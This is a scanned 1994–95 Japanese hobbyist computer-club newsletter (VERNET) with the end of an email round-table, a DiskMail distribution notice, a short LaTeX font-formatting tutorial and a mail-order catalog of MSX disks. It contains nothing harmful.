　最後にＬｏｖｅｒｓと一般雑誌との違いと言うことですが、私にとっては、意識の点から見て距離的な違いがあるように感じられます。一般雑誌と言うものに参加したことがない為に、このように感じられるだけかも知れません。一般雑誌には疎遠なものなんとなく枠の外といった感じを持っていますが、Ｌｏｖｅｒｓでは、余り広くはないとは言え、自分の発言すべき位置が与えられ、他の会員の方々に相手にして頂いており、一応枠の内側にいるという感じをもてる、と言う点で一般雑誌とは区別されているように思います。

　十分なお答えになっているとは思えませんが、このようなところでどうでしょうか。」

ＡＬＥＰＨ「ありがとうございます。第１回の対談 MILK 世紀（略して T.M.C.）は、時間がなくなってきましたので、この続きは勝手ながら第２回へ繰り越しとさせていただきます。みなさんお忙しい中、貴重な

お時間を割いてT.M.C.に参加して頂きましたが、どうでしたでしょうか。
評価、意見は多々あることでしょうが、とりあえず、これをもって、第1回対談MILK世紀を閉会します。みなさん、ご苦労さまでした。
なお、第2回はEVNetworkの時雨竜さんから順にまわしていきます。
第2回も、皆さんどうぞよろしくお願い致します。」

…G.I.C.N.対談MILK世紀に対する、御意見、御感想、御要望などは、

〒470-03
愛知県豊田市貝津町柚木133-1 ユノキB2203
坂田充啓「T.M.C.」係まで。

★G.I.C.N.対談MILK世紀へのお誘い★
超サークル組織G.I.C.N.では、プロジェクト「対談MILK世紀」への、新規参加者を受け付けています。インターネットへE-Mailを出せる環境がある方なら、だれでも参加できます。(ただし、有料ネットの他ネット接続サービスは時間がかかる上に不確実なので、おすすめしません。)
参加御希望の方は、メールアドレスa8193048@stud.sccs.chukyo-u.ac.jpまで、電子メールを下さい。

G.I.C.N.対談MILK世紀・第1回終了/
1994年12月20日


[ディスクメール配布のお知らせ]
ディスクメール(DiskMail)とは，GIGAMIXの発行の，Links(現superLinks)を始めとするネットワーカー達によって作られた回覧型DMです.(もう持っている方も多いかもしれませんね)今回GIGAMIXスタッフのニューファンキー小林氏(M-FAN'95年2月号のCGコンテストに彼のCGが掲載されています.)に，VERNET内での配布許可を頂きまして，会員のみなさんにお知らせした次第です．ゲームあり，音楽あり，そして数々のフリーウェアあり，と内容に富んでいます．VERNET内での配布・質問等については，GIGAMIXではなくVERNET東京VCMCで全て取り扱います．

以下のものを配布します．

DM#1	1枚	'89年1月
DM#2	1枚	'89年4月
DM#3*	2枚	'90年3月
DM#4*	2枚	'90年11月
DM#5*	3枚	'91年5月
DM#6*	2枚	'92年6月
DM#7*	3枚	'93年3月
DM#8*	4枚	'94年8月
DMシステムv1.50b	1枚	'92年11月

「*」印のあるものはDMシステムディスクが必要です．枚数は必要ディスク枚数，年月は発行月です．
御希望の方は，御希望のDM番号，住所，氏名，会員番号を明記の上，必要枚数のブランクディスク，返信用切手(ディスク約5枚で190円，6枚で270円)を同封して，VERNET東京VCMCまでお送り下さい．1週間程度でディスクを返送します．
また，'95年2月にはDM#9が発行される予定なので，発行されましたら，VERNET内で報告・配布したいと思います．
ディスクメール配布のお知らせでした．

△
この情報は'95/1/16日現在のものです。




006 まあむめもさん・提供△

X-MAS

In The Southern Hemisphere

Elfish 'Company 1994



LaTeX でゴー!ごー!

突然始まりました，単発のこの企画．先号の私の記事を見た方は，LaTeX を知ってるから，自分だけ目立つ投稿しやがって，とお思いでしょう．今回は，先号で紹介出来なかった LaTeX の簡単な文字修飾をお教えしたいと思います．

○文字の大きさ

最初は，文字の大きさについてです．

コマンド	大きさ
\tiny	こん
\scriptsize	なに
\footnotesize	小さな
\small	文字
\normalsize	から
\large	こん
\Large	なに
\LARGE	大きな
\huge	文字
\Huge	まで

\normalsize コマンドに関しては，コマンドを使わずに(文字の大きさを変えずに)そのまま打ち込めば，文字の大きさは normalsize で出力されます．

> 例．{\Large コイツは Large だよ!}
> → コイツは Large だよ!

○フォントの切換え

次に，文字のフォントについてです．

コマンド	フォント
\rm	Roman face(ローマン体)
\sl	*Slanted face*(斜体)
\it	*Italic face*(イタリック体)
\tt	Typewriter face(タイプライタ体)
\bf	**Bold face**(ボールド体)
\sf	Sans serif face(サンセリフ体)
\sc	SMALL CAPS FACE(小文字が大文字の縮小)

上のフォントに関しては，ほとんど英数字が対象です．\bf コマンドは，日本語も太文字にします．

> 例．{\bf 日本語だってほら!}
> → **日本語だってほら!**

文字フォントについては，これが全てではありませんが，英文の文章が載るのはまれでしょうから，これくらいで大丈夫ですね．

文字の大きさを変える場合も，フォントを変える場合も書式は次の通りです．

> {<コマンド> <文字列>}

です．中括弧「{ }」で挟んで，コマンドと文章の間には，1つ以上のスペースを空けて下さい．そして，各コマンド名の前には，バックスラッシュ「\」を入れて下さい．また，MS-DOS 型式のテキストの場合，バックスラッシュ「\」ではなく，円マーク「¥」になります(漢字コードの違いから)．


いかがなものでしょうか．これでかなり多彩な文章に仕上がると思います．せっかく，VERN. も LaTeX を導入したのだから，ただ同じ大きさの文字，同じフォントの文字の一辺倒ではなく，アクセントをつけて，より読みやすいものにしたいですね．

これでは，まだ使い方がよく分からない方は，VERN. にでも私個人にでも連絡を下されば，VERN. 紙上でお答えしたいと思います．さらに，他の修飾について教えて!なんてのもあれば，別の機会に紹介したいと思います．

さあ，みんなで目立つ投稿をしよう!

Written by TAKA
a00255@cc.hc.keio.ac.jp
m02001@educ.cc.keio.ac.jp
09-Nov-94

★TAKAのたわ言★



サブノートを買って，PC-UNIX やりたい!(こればっか)

VCMC

[Vernet Central Mail-order Center]

11月も半ばになって，だいぶ寒くなってきました．ホントはこれが当たり前なんですけどね．でも，時々上着がいらなくなるような天気のときもあります．

とにかく朝晩は冷えます．みなさん，風邪には気をつけて下さいね．

今号から新アイテムの追加，そして「ハンターの為の資料集」が登録抹消となりました．

◎VERNET会報

vb-10	#10	300円
vb-11	#11	400円
vb-12	#12	300円
vd-3	DiskVERN#6(vol.3)MSX版	200円
vd-4	DiskVERN#10(vol.4)DOS版	200円

◎ディスクサービス

d-1　MSX版S-OS"SWORD"フルセット　3.5"2DD+90円切手

全機種共通システムのMSX版．

d-2　MSXPCMセット　3.5"2DD+90円切手

あなたのMSXがしゃべる！X1PCMとデータ完全互換

d-3　Ve ver.2.0　3.5"2DD+90円切手

汎用RPG制作ルーチン群．(未完)

d-4　数研Quest sp+　3.5"2DD+90円切手

あのAe 1.2tがパワーアップ！MSX_2でも遊べます．

d-5　へろへろパッケージ　3.5"2DD+90円切手

MSX界の術師・相田氏のへろへろシリーズがついに登場！今回は1，6，8号を収録．最終的には，完全パッケージを目指す！

◎その他

o-1　S-OS"SWORD"資料集

過去のOh!X，Oh!MZの"THE SENTINEL"の記事．まずは，80円切手同封のうえ下記宛先までお送り下さい．折り返し，案内をお送りします．

申し込み方法は，IDナンバー，希望アイテム名，住所，氏名を明記したものを，定額小為替またはディスク+返信用切手とともに，下記宛先までお送り下さい．申し込み確認後，できるだけ2週間以内にお届けできるようにします．また，前記価格には送料やディスク代が含まれています．(掲載以外の会報も取り扱っています．御希望の方は下記までお問い合わせを．)

これから，学祭の準備だー．1週間ほどWSが触れなくなるぅ！

223　横浜市港北区日吉3-5-7

ブコーハイツ303

川　手　隆　義　方

「VERNET東京　VCMC」係

Written by TAKA　Nov 1994

VCMC 通販申込書

○御希望アイテム

ID#　アイテム名　価格

計 ______ 円

○ご住所 ______ - ______

○お名前 (フリガナ)　○会員番号 No.-